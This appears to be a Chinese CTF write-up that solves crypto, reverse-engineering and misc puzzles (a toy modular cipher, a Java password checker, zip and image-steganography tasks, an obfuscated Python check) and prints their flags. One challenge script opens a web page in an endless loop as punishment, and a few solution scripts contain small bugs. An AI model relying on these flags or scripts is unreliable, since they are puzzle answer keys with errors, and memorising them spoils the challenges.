    # 添加前缀
    message_with_prefix = MSG_PREFIX + message
    message_bytes = message_with_prefix.encode('utf-8')
    message_len = len(message_bytes)
    num_blocks = (message_len + 15) // 16
    blocks = [message_bytes[i * 16:(i + 1) * 16] for i in range(num_blocks)]

    # 进行0填充
    blocks[-1] = blocks[-1].ljust(16, b'\x00')

    encrypted_blocks = []

    k = key

    # 加密每个分组
    for block in blocks:
        block_int = int.from_bytes(block, byteorder='big')
        encrypted_block_int = Mod(block_int * k, MODULUS)
        encrypted_blocks.append(encrypted_block_int)
        k += 1 # 密钥自增1

    # 将加密后的分组连接成最终的密文
    encrypted_message = b''.join(
        int(block_int).to_bytes(32, byteorder='big') for block_int in
    encrypted_blocks
    )

    return encrypted_message


# 解密函数
def decrypt_message(encrypted_message, key):
    num_blocks = len(encrypted_message) // 32
    blocks = [encrypted_message[i * 32:(i + 1) * 32] for i in range(num_blocks)]

    decrypted_blocks = []

    k = key

    # 解密每个分组
    for block in blocks:
        block_int = int.from_bytes(block, byteorder='big')
```

```

key_inv = mod_inverse(k, MODULUS)
decrypted_block_int = Mod(block_int * key_inv, MODULUS)
decrypted_blocks.append(decrypted_block_int)
k += 1 # 密钥自增1

# 将解密后的分组连接成最终的明文
decrypted_message = b''.join(
    int(block_int).to_bytes(16, byteorder='big') for block_int in
decrypted_blocks
)

# 去除前缀
if decrypted_message.startswith(MSG_PREFIX.encode('utf-8')):
    decrypted_message = decrypted_message[len(MSG_PREFIX):]

return decrypted_message.rstrip(b'\x00').decode('utf-8')

# 测试
initial_key =
Integer(0x123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0)
message = "Hello, this is a test message."
print("Original Message:", message)

# 加密
encrypted_message = encrypt_message(message, initial_key)
print("Encrypted Message (hex):", encrypted_message.hex())

# 解密
decrypted_message = decrypt_message(encrypted_message, initial_key)
print("Decrypted Message:", decrypted_message)

# 请在.exe文件内作答

```

今年熵密杯原题，加密的过程改都不带改的。。。脚本拿过来直接用就行

```

#flag1
from sympy import Mod, Integer
from sympy.core.numbers import mod_inverse
from Crypto.Util.number import *
N_HEX = 0xFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
given_cipher =
0xb2fc34f05ad3c92881d10e640ddad25435cba5ef5d82d528c41565033b88d628efdef0c08915f
97b86b24687d2ee17d79ef035e29ab73b4f6f4ead994c005e1b15f6647ecc3f1bf016ebe297ae0f6
2619a23dde5fbc96fffeeb5707675245f571705e993e9345944298b019c08563f007aa99b0ddae0c6
386bd1ad618f67ea5c
cipher_byte = long_to_bytes(given_cipher)
num_blocks = len(cipher_byte) // 32
blocks = [cipher_byte[i * 32:(i + 1) * 32] for i in range(num_blocks)]
block_int = [bytes_to_long(i) for i in blocks]
print(block_int)
a = 89652660640613347754090896429354803559
print(block_int[0]*inverse(a,N_HEX)%N_HEX)
hidekey = block_int[0]*inverse(a,N_HEX)%N_HEX

```

```
N_HEX = "FFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
MODULUS = Integer(int(N_HEX, 16))
MSG_PREFIX = "CryptoCup message:"
def decrypt_message(encrypted_message, key):
    num_blocks = len(encrypted_message) // 32
    blocks = [encrypted_message[i * 32:(i + 1) * 32] for i in range(num_blocks)]

    decrypted_blocks = []

    k = key


    for block in blocks:
        block_int = int.from_bytes(block, byteorder='big')
        key_inv = mod_inverse(k, MODULUS)
        decrypted_block_int = Mod(block_int * key_inv, MODULUS)
        decrypted_blocks.append(decrypted_block_int)
        k += 1

    decrypted_message = b''.join(
        long_to_bytes(int(block_int)) for block_int in decrypted_blocks
    )

    if decrypted_message.startswith(MSG_PREFIX.encode('utf-8')):
        decrypted_message = decrypted_message[Len(MSG_PREFIX):]

    return decrypted_message

print(decrypt_message(cipher_byte, hidekey))
```



Reverse

我不会逻辑运算

题目

```
import java.util.*;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
```

```

import java.security.*;

class VaultDoor7 {
    public static void main(String args[]) {
        VaultDoor7 vaultDoor = new VaultDoor7();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
        String input = userInput.substring("NYSEC".length(),userInput.length()-1);
        if (vaultDoor.checkPassword(input)) {
            System.out.println("Access granted.");
        } else {
            System.out.println("Access denied!");
        }
    }

    public int[] passwordToIntArray(String hex) {
        int[] x = new int[8];
        byte[] hexBytes = hex.getBytes();
        for (int i=0; i<8; i++) {
            x[i] = hexBytes[i*4] << 24
                | hexBytes[i*4+1] << 16
                | hexBytes[i*4+2] << 8
                | hexBytes[i*4+3];
        }
        return x;
    }

    public boolean checkPassword(String password) {
        if (password.length() != 32) {
            return false;
        }
        int[] x = passwordToIntArray(password);
        return x[0] == 1096770097
            && x[1] == 1952395366
            && x[2] == 1600270708
            && x[3] == 1601398833
            && x[4] == 1716808014
            && x[5] == 1734305335
            && x[6] == 962749284
            && x[7] == 828584245;
    }
}

```

就是把32个数按照二进制四个四个拼起来得到了八个数，写脚本还原

```

from Crypto.Util.number import *
x = [1096770097, 1952395366, 1600270708, 1601398833, 1716808014, 1734305335,
962749284, 828584245]
c=[]
for i in range(8):
    tmp=bin(x[i])[2:]
    l=len(tmp)
    if l!=32:
        tmp='0'*(32-l)+tmp
    c.append(int(tmp[0:8],2))
    c.append(int(tmp[8:16],2))
    c.append(int(tmp[16:24],2))
    c.append(int(tmp[24:32],2))
print(''.join([chr(i) for i in c]))

```

A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15

Misc

我敲，黑客

题目

 我敲，黑客 50 pts

龚攻击了某个服务器，获得了某服务器的私钥，但是被加密了，密码是100-1000以内的质数总和，你能帮他获得私钥吗

下载附件   私钥.zip

算100-1000以内素数脚本：

```


def is_prime(n):
    if n <= 1:
        return False
    if n <= 3:
        return True
    if n % 2 == 0 or n % 3 == 0:
        return False
    i = 5
    while i * i <= n:
        if n % i == 0 or n % (i + 2) == 0:
            return False
        i += 6
    return True

def sum_of_primes(start, end):
    return sum(n for n in range(start, end+1) if is_prime(n))

start = 100
end = 1000
print(f"Sum of primes between {start} and {end}: {sum_of_primes(start, end)}")

```

算得75067，解开压缩包，得到1.jpg，用010看一眼，发现图片后面跟着一个用base64编码过的png图片




提取出来解码一下得到一张二维码，扫描得flag

文件(F) 工具(T) 帮助(H)




List of file signatures

拿到一张打不开的图片，用010看一下，不难发现是对每四个字节做了一次翻转



写个脚本翻转一下

```
f=open("f14g.jpeg",'rb')
ff=open("out.jpeg",'wb')
a=f.read()
l=len(a)
for i in range(0,1,4):
    s=a[i:i+4]
    ff.write(s[::-1])
f.close()
ff.close()
```



这能执行吗

不知道干什么的，进IDA看一下main函数

The screenshot shows the IDA Pro interface with the following details:

- File menu:** File, Edit, Jump, Search, View, Debugger, Lumina, Options, Windows, Help.
- Toolbar:** Includes icons for opening files, saving, zooming, and navigating.
- Assembly window:** Shows the assembly code for the `main` function. The code includes string manipulations like `std::string::operator<<` and `std::string::operator==`.
- Graph overview:** A graph showing the control flow of the program.
- Output window:** Displays assembly dump and memory dump sections.
- Status bar:** Shows the current assembly address (AU), memory address (Down), disk usage (Disk), and current memory size (149GB).

不难看出是一个登录验证，用户名是ALDI，密码是384。在终端运行一下。

给了一串png图片的base64编码形式，解码得到flag

又是二维码捏

扫出来一个base64，解码


The screenshot shows a web-based Base64 decoding interface. At the top left, it says "From Base64". Below that is a dropdown menu set to "Alphabet A-Za-z0-9+/=". There are two checkboxes: one checked for "Remove non-alphabet chars" and one unchecked for "Strict mode". On the right side, the input text "c3ludCB2ZiA6IGEwX29icWxfcBldHJnX2R1X3BicXI=" is pasted, and the output text "synt vf : a0_obql_s0etrg_de_pbqr" is displayed below it.

凯撒

This screenshot shows a Caesar cipher tool. It has a text input field containing "synt vf : a0_obql_s0etrg_de_pbqr". Below the input is an "Offset" slider set to 13, with up and down arrows. To the right of the slider are four buttons: "Encrypt" (green), "Decrypt" (green), "Copy" (white), and "Clear" (white). The output text area displays "flag is : n0_body_f0rget_qr_code".

把回忆拼好给你

用stegsolve的image combiner功能把两张图拼一起就可以看到flag



python?re?哦耶

题目

```
import base64 as rtfd
import webbrowser
import time
def mikeSwift(cre):
    sto = []
    gre = ""
    for i in cre:
        sto.append(i+str(len(i)))
        sto.append("h4ck" + i)
    for i in sto:
        gre+=i
    return gre
def prompt():
```

```
    return bytes(input("Welcome to the loading dock. What is the password?\t"),
'utf-8')
def obfuscate(bys):
    fusc = rtfd.b64encode(bys)
    fusc += b"534345fdfgfdhty6y56yj1"
    fusc = str(fusc)
    fusc = fusc[2:len(fusc)-1]
    refus = []
    for i in fusc:
        refus.append((str(i)))
    fusc="florSF1UEfet4565477"
    for i in refus:
        fusc+=i
    return fusc
def crypt(sor):
    sro = []
    fusc = "893"
    for i in range(len(sor)):
        sro.append(sor[i]+str(i))
    sro.reverse()
    for i in sro:
        fusc+=i
    return fusc
def grant():
    print("Congartulation. Pleas Procid")
    webbrowser.open("https://ctflearn.com/index.php?
action=find_problem_details&problem_id=449")
def punish():
    print("This is going to hurt.")
    while True:
        time.sleep(.1)
        webbrowser.open("https://www.youtube.com/watch?v=O3asoGVHix8")
def main():
    sik1 = prompt()
    sik = obfuscate(sik1)
    sik = crypt(sik)
    sik = mikeswift(sik)
```

```
if sik ==  
"81h4ck891h4ck931h4ck311h4ck181h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4ck801  
h4ck061h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4ck671h4c  
k761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h4ck3d1h4ckd7  
1h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck701h4ck0f1h4ckf61h4ck691h4ck9g1h4  
ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f1h4ckf61h4ck651h4ck5  
51h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck621h4ck241h4ck461h4ck611h  
4ck131h4ck361h4ck601h4ck051h4ck551h4ck591h4ck9=1h4ck=51h4ck581h4ck801h4ck051h4ck  
571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4ck5s1h4cks51h4ck541h4ck4R1h4ckR51  
h4ck531h4ck3z1h4ckz51h4ck521h4ck2z1h4ckz51h4ck511h4ck1f1h4ckf51h4ck501h4ck0V1h4c  
kv41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h4ckm41h4ck471h4ck7f1h4ckf41h4ck461h4ck6N  
1h4ckn41h4ck451h4ck5H1h4ckH41h4ck441h4ck4z1h4ckz41h4ck431h4ck3y1h4cky41h4ck421h4  
ck2R1h4ckR41h4ck411h4ck1z1h4ckz41h4ck401h4ck0d1h4ckd31h4ck391h4ck9r1h4ckr31h4ck3  
81h4ck8N1h4ckn31h4ck371h4ck7G1h4ckG31h4ck361h4ck6N1h4ckn31h4ck351h4ck5i1h4cki31h  
4ck341h4ck491h4ck931h4ck331h4ck311h4ck131h4ck321h4ck2z1h4ckz31h4ck311h4ck101h4ck  
031h4ck301h4ck0w1h4ckw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck771  
h4ck721h4ck261h4ck6j1h4ckJ21h4ck251h4ck5x1h4ckx21h4ck241h4ck4z1h4ckz21h4ck231h4c  
k3i1h4cki21h4ck221h4ck211h4ck121h4ck211h4ck131h4ck321h4ck201h4ck0Y1h4cky11h4ck19  
1h4ck971h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511h4  
ck151h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4ckt  
11h4ck111h4ck1e1h4cke11h4ck101h4ck0f1h4ckf91h4ck9E1h4cke81h4ck8u1h4cku71h4ck7I1h  
4ckI61h4ckF1h4ckF51h4ck5s1h4cks41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck2l1h4ckl11h4ck  
1f1h4ckf01h4ck0":  
    grant()  
else:  
    punish()  
main()
```

写对应的解密脚本解密即可

```

import base64
s="81h4ck891h4ck931h4ck311h4ck181h4ck821h4ck2j1h4ckj81h4ck811h4ck1y1h4cky81h4ck8
01h4ck061h4ck671h4ck791h4ck951h4ck571h4ck781h4ck8y1h4cky71h4ck771h4ck761h4ck671h
4ck761h4ck6y1h4cky71h4ck751h4ck5t1h4ckt71h4ck741h4ck4h1h4ckh71h4ck731h4ck3d1h4ck
d71h4ck721h4ck2f1h4ckf71h4ck711h4ck1g1h4ckg71h4ck701h4ck0f1h4ckf61h4ck691h4ck9g1
h4ckg61h4ck681h4ck8f1h4ckf61h4ck671h4ck7d1h4ckd61h4ck661h4ck6f1h4ckf61h4ck651h4c
k551h4ck561h4ck641h4ck441h4ck461h4ck631h4ck331h4ck361h4ck621h4ck241h4ck461h4ck61
1h4ck131h4ck361h4ck601h4ck051h4ck551h4ck591h4ck9=1h4ck=51h4ck581h4ck801h4ck051h4
ck571h4ck7n1h4ckn51h4ck561h4ck6R1h4ckR51h4ck551h4ck5s1h4cks51h4ck541h4ck4R1h4ckR
51h4ck531h4ck3z1h4ckz51h4ck521h4ck2z1h4ckz51h4ck511h4ck1f1h4ckf51h4ck501h4ck0v1h
4ckv41h4ck491h4ck9T1h4ckT41h4ck481h4ck8M1h4ckM41h4ck471h4ck7f1h4ckf41h4ck461h4ck
6N1h4ckN41h4ck451h4ck5H1h4ckH41h4ck441h4ck4Z1h4ckz41h4ck431h4ck3y1h4cky41h4ck421
h4ck2R1h4ckR41h4ck411h4ck1z1h4ckz41h4ck401h4ck0d1h4ckd31h4ck391h4ck9r1h4ckr31h4c
k381h4ck8N1h4ckN31h4ck371h4ck7G1h4ckG31h4ck361h4ck6N1h4ckN31h4ck351h4ck5i1h4cki3
1h4ck341h4ck491h4ck931h4ck331h4ck311h4ck131h4ck321h4ck2z1h4ckz31h4ck311h4ck101h4
ck031h4ck301h4ck0w1h4ckw21h4ck291h4ck9m1h4ckm21h4ck281h4ck8R1h4ckR21h4ck271h4ck7
71h4ck721h4ck261h4ck6J1h4ckJ21h4ck251h4ck5x1h4ckx21h4ck241h4ck4Z1h4ckz21h4ck231h
4ck3i1h4cki21h4ck221h4ck211h4ck121h4ck211h4ck131h4ck321h4ck201h4ck0Y1h4ckY11h4ck
191h4ck971h4ck711h4ck181h4ck871h4ck711h4ck171h4ck741h4ck411h4ck161h4ck651h4ck511
h4ck151h4ck561h4ck611h4ck141h4ck451h4ck511h4ck131h4ck341h4ck411h4ck121h4ck2t1h4c
kt11h4ck111h4ck1e1h4cke11h4ck101h4ck0f1h4ckf91h4ck9E1h4ckE81h4ck8U1h4cku71h4ck7I
1h4cki61h4ck6F1h4ckF51h4ck5S1h4cks41h4ck4r1h4ckr31h4ck3o1h4cko21h4ck211h4ck111h4
ck1f1h4ckf01h4ck0"
ss=''
for i in range(0,len(s),7):
    ss+=s[i]
tmp=s[3:]
sss=''
for i in range(0,220,3):
    sss+=tmp[i]
for i in range(221,len(tmp),2):
    sss+=tmp[i]
sss=sss[::-1]
print(base64.b64decode(sss[19:][:-24]))

```

b'cyber{F14g_b4ckw4rds_15_g4lF}'

把回忆拼好给你2.0

题目给了500张一细条的图片，显然就是要把这些图片按照图片名上下拼接起来

脚本：

